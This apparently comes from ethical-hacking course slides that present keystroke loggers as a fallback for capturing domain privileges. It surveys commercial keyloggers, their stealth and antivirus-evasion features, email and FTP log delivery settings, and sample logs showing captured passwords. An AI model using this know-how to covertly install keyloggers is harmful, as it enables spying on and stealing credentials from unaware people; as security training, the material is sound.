
System Information	Advanced Information	Network tools	Benchmark
Boot Config	BIOS	Processor	Partitions
Disk Drives	CD-ROM	Floppy	IDE Controller
Keyboard	Logical Disks	Motherboard	Network Adapter
PnP Entities	POTS Modems	Printers	Sound
Parallel Port	Serial Ports	USB Controllers	System Drivers
Desktop Monitor	Video Controller	Logical Memory	Operating System
Processes	Environment Str.	DMA	IRQ
Device Memory	Port Resources	Services	Terminal Services
TimeZone	User Accounts		

**Information & Help**  
 The Advanced tab section shows extremely comprehensive information about all the components of your system. This section works on most recent operating systems, like NT/2003/XP, but not on older 9x versions.  
 Tip: It is very important that you read the Information in the Readme.text file concerning this section, before using it.

(c) 2004 Emsa Systems Ltd.  Minimize to Systray About Website Readme

# Keystroke Loggers

If all other attempts to sniff out domain privileges fail, then a keystroke logger is the solution



Keystroke loggers are stealth software packages that are placed between keyboard hardware and the operating system, so that they can record every keystroke



There are two types of keystroke loggers:

- Software-based
- Hardware-based





This keylogger captures keystrokes and sends them to an e-mail account

**E-mail** [Close]

### SC-KeyLog Engine Builder

SC-KeyLog offers e-mail functionality. The logfile can optionally be sent to your e-mailaddress with a custom interval. The keylogger will only attempt to send the logfile when the host machine is connected to the internet.

Use E-Mail

Your e-mail address:

Send every:  (days : hours : minutes)

[Advanced...](#)

< Back   Next >   Cancel   Help

**Log options** [Close]

### SC-KeyLog Engine Builder

Select the items to be included in the logfile.

**Keyboard**

Window titles       Log <BACKSPACE>

Control keys

Time/date

**Mouse**

Mouse clicks

**Programs**

Program execution/termination

< Back   Next >   Cancel   Help

Revealer Keylogger tool records keyboard inputs


Revealer Keylogger's powerful log engine logs any language on any keyboard and perfectly handles dead-keys

Features:

- Powerful log engine
- Full invisible mode
- Password protection
- Send log files via e-mail



# Revealer Keylogger: Screenshot



Handy Family Key Logger logs everything typed on a monitored computer

Recorded system keys are automatically highlighted in logs and replaced with the keys' snapshots


It captures all keystrokes, monitors clipboard and Internet activity, records snapshots of desktop activity easily, and sends logs to your e-mail

## Features:

- Captures all passwords
- Records chatting and instant messaging
- Monitors Internet activity



# Handy Key Logger: Screenshot 1



# Handy Key Logger: Screenshot 2



Ardamax Keylogger is a keystroke recorder that captures user's activity and saves it to an encrypted log file


Logs can be automatically sent to your e-mail address; access to the keylogger is password protected

## Features:

- Invisible mode makes it absolutely invisible to anyone
- Keylogger can send you recorded logs through e-mail
- Can upload recorded logs through FTP delivery
- Chat monitoring





# Ardamax Keylogger: Screenshot 1





# Ardamax Keylogger: Screenshot 2



Powered Keylogger is a driver-based software keylogger that secretly captures keystrokes, mouse clicks, and passwords



It tracks sent and received emails, monitors Internet activity, and logs launched applications

Powered Keylogger is undetectable by a list of firewalls and antivirus software

# Powered Keylogger: Screenshot

The screenshot displays the Powered Keylogger interface. On the left is a sidebar with navigation options: Keystrokes, Mouse clicks, Passwords, Web-activity, E-mail activity, Screenshots, Inactivity time, and Applications. Below these is a 'POWERED KEYLOGGER' logo and a menu with Calendar, Logs - Web-activity, Clear Logs, Filter log, Options, and Help. The main window is titled 'Powered Keylogger - Web-activity' and shows a log record of 100. It includes a search bar, 'Export', 'Order!', and 'Refresh' buttons. The log entries are as follows:

User	Application	Time	URL	Referer	
User	Explorer.EXE	21.01.2007 10:57:38	<a href="http://engine.awaps.net/3/1925/200600.?44879-0-13266&amp;swfcode=6&amp;awcode=33&amp;subsection=0&amp;c_uniq=19252006000&amp;jsaction4=1&amp;flash=6">http://engine.awaps.net/3/1925/200600.?44879-0-13266&amp;swfcode=6&amp;awcode=33&amp;subsection=0&amp;c_uniq=19252006000&amp;jsaction4=1&amp;flash=6</a>	<a href="http://www.3dnews.com/">http://www.3dnews.com/</a>	
User	Explorer.EXE	21.01.2007 10:57:39	<a href="http://engine.awaps.net/3/1925/200600.?44879-0-1795279053-1-a:0p:0&amp;profilerdir=1&amp;swfcode=6&amp;awcode=33&amp;subsection=0&amp;c_uniq=19252006000&amp;jsaction4=1&amp;flash=6">http://engine.awaps.net/3/1925/200600.?44879-0-1795279053-1-a:0p:0&amp;profilerdir=1&amp;swfcode=6&amp;awcode=33&amp;subsection=0&amp;c_uniq=19252006000&amp;jsaction4=1&amp;flash=6</a>	<a href="http://www.3dnews.com/">http://www.3dnews.com/</a>	
User	Explorer.EXE	21.01.2007 10:57:40	<a href="http://217.16.26.81/ieupdate.js">http://217.16.26.81/ieupdate.js</a>	<a href="http://217.16.26.81/banners/0000229/0000229078/0/index.html?html_params=rhost%3Dad.adriver.ru%26sid%3D1760%26bid%3D229078%26ar_ntype%3D0%26bn%3D0%26width%3D150%26height%3D54%26target=_blank%26rnd%3D535076433">http://217.16.26.81/banners/0000229/0000229078/0/index.html?html_params=rhost%3Dad.adriver.ru%26sid%3D1760%26bid%3D229078%26ar_ntype%3D0%26bn%3D0%26width%3D150%26height%3D54%26target=_blank%26rnd%3D535076433</a>	
User	Explorer.EXE	21.01.2007 10:57:43	<a href="http://83.222.3.196/ieupdate.js">http://83.222.3.196/ieupdate.js</a>	<a href="http://83.222.3.196/banners/0000234/0000234321/0/index.html?html_params=rhost%3Dad.adriver.ru%26sid%3D1760%26bid%3D234321%26ar_ntype%3D0%26bn%3D0%26width%3D180%26height%3D180%26target=_blank%26rnd%3D163661140">http://83.222.3.196/banners/0000234/0000234321/0/index.html?html_params=rhost%3Dad.adriver.ru%26sid%3D1760%26bid%3D234321%26ar_ntype%3D0%26bn%3D0%26width%3D180%26height%3D180%26target=_blank%26rnd%3D163661140</a>	
User	ieexplore.exe	21.01.2007 10:57:58	<a href="http://body.imho.uk/html.ng/imp=imp&amp;place=3dnewsBS&amp;id=110506&amp;transactionID=216077016">http://body.imho.uk/html.ng/imp=imp&amp;place=3dnewsBS&amp;id=110506&amp;transactionID=216077016</a>		

Elite Keylogger works in a low-kernel mode as a driver-based monitoring software recording detail of PC and Internet activities

### It performs:

Keyboard monitoring

e-mail recording

Snapshots taking

Passwords capturing

Chat sessions

Instant messages

Websites visited



**KEYSTROKES LOG**  
 (generated by Elite Keylogger on 29.03.2005 10:25:31)

User: John	App: iexplore.exe	Window: about:blank - Microsoft In
	www.widestep.com	Logged at 10:20
User: John	App: sbrowser.exe	Window: SlimBrowser - [Untitled]
	widestep	Logged at 10:20
User: SYSTEM	App: logonui.exe	Window: Windows Logon
	logon password	Logged at 10:20
User: John	App: windump.exe	Window: Enter unhide password
	password	Logged at 10:20

(c) WideStep Software 2001-2005  
 Please, visit our homepage at [www.widestep.com](http://www.widestep.com) for information about free offers.

Retry logs saving or sending in case of failure every: **300** sec

Save/send every  Save/send if exceeds  
 0 (minutes) 0 (Kb) Send log splitting it into letters of this size (Kb)  
 500

Do not send screenshots

Save logs to network drive: Remote resource login name:

Identify logs from this PC as: Remote resource password:  
 Network\_TECH-SUPPORT\_

Send logs to the following e-mail: Wizard Check SMTP-server status  
 widestep@gmail.com

Send FROM the following address: SMTP host (IP address): SMTP port:  
 widestep@gmail.com smtp.gmail.com 25

Letter subject:  
 Test Logs

SMTP access username: SMTP access password: Identify logs from this PC as:  
  Mail\_TECH-SUPPORT\_

**Letter text:**  
 This is a sample message that will appear in letter body when you receive logs via e-mail. You can edit this text or leave it by default.

**Automatically clear all logs**  
 ...every 0 minutes. ...when log reaches 307200 Kb in size.  
 ...after sending them via e-mail or saving to network drive

Quick Keylogger's keyboard monitoring engine will record keystrokes typed on your computer

It saves all button's combinations, letters, words, numbers, and system keys captured in crypted logs

## Features:

- Records all passwords typed on your computer
- Monitors online chats
- Records email messages
- Monitors user accounts



# Quick Keylogger: Screenshot 1

Quick Keylogger 2.1      User manual      Uninstall keylogger

Start/Stop keylogging    Change password    Order now!    Enter registration code    Visit homepage

Keystrokes Logs [Generated for 14 April 04]      Clear all logs now      View logs for other date

<input type="checkbox"/> PC Name: USER      Username: USER      Path: C:\WINXP\Explorer.EXE      Window: Run dialog [Enter] [Enter]	Logged: 14 April 04 at 11:32:49
<input type="checkbox"/> PC Name: USER      Username: USER      Path: C:\Program Files\PHP Ex      Window: PHP Expert Editor 3 '..'\$product[.]"p_downloadlink[Ctrl]+C[Ctrl]+Vdownload[Ctrl]+Vorder[Ctrl]+Vscreen[Ctrl]+Ss[Ctrl]+S) link__link[Ctrl]+S [Enter] [Enter] p_screens_link[Ctrl]+Sm[Ctrl]+,[Ctrl]+S	Logged: 14 April 04 at 11:34:02
<input type="checkbox"/> PC Name: USER      Username: USER      Path: C:\Program Files\MySQL      Window: localhost - Field-Ed p_screens_linkv156	Logged: 14 April 04 at 11:34:32
<input type="checkbox"/> PC Name: USER      Username: USER      Path: C:\Program Files\MySQL      Window: MySQL-Front - [loc security-software-screenkeylogger-quick-screenscreen-capture-spy-software	Logged: 14 April 04 at 11:35:50
<input type="checkbox"/> PC Name: USER      Username: USER      Path: C:\Program Files\PHP Ex      Window: PHP Expert Editor 3 7[Ctrl]+S	Logged: 14 April 04 at 11:36:32

Quick Keylogger 2.1 [Build 26.4].      CD09-F64K-FG74-CG59...  
More info: quick-keylogger.com. Support: support@quick-keylogger.com

# Quick Keylogger: Screenshot 2

Quick Keylogger 2.1
User manual
Uninstall keylogger

Start/Stop keylogging  
  Change password  
  Order now!  
  Enter registration code  
  Visit homepage

Logs Generator
Change date
Regenerate logs

With the help of "Logs Generator" you can easily view the installation day. By default, generated logs contain all today's keylogs. **Change date** button, select the desired date from the calendar. Please, note that currently logs are generated for 14 April 04.

The new logs will be generated for -- please, click "Change date".

April, 2004							
Today							
wk	Sun	Mon	Tue	Wed	Thu	Fri	Sat
13					1	2	3
14	4	5	6	7	8	9	10
15	11	12	13	14	15	16	17
16	18	19	20	21	22	23	24
17	25	26	27	28	29	30	
Sun, Apr 11							

Keystrokes Logs [Generated for 14 April 04]
Clear

**PC Name:** VM-XP     **Username:** test     **Path:** test [Enter] [Enter]

**Logged:** 14 April 04 at 11:47:45

---

**PC Name:** VM-XP     **Username:** test     **Path:** C:\WINDOWS\Explorer.E\ **Window:** Run [Enter]

**Logged:** 14 April 04 at 11:47:46




# Spy-Keylogger

Spy-Keylogger captures all keystrokes on your computer

It can be used for personal backup of typed input or as a monitoring solution

It can optionally generate a log file for each day and automatically delete old files



# Perfect Keylogger

Perfect Keylogger allows you to secretly monitor all keystrokes typed on your computer

